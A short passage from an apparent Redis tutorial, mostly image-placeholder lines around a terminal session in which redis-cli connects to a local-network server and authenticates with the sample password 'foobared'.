
Make sure a Redis server is running. We have seen how to do this in one of our previous Issues.

```



user1@ubuntu18_04w:~$ redis-cli -h 192.168.40.129
192.168.40.129:6379> auth
(error) ERR wrong number of arguments for 'auth' command
192.168.40.129:6379> auth foobared
OK
192.168.40.129:6379>


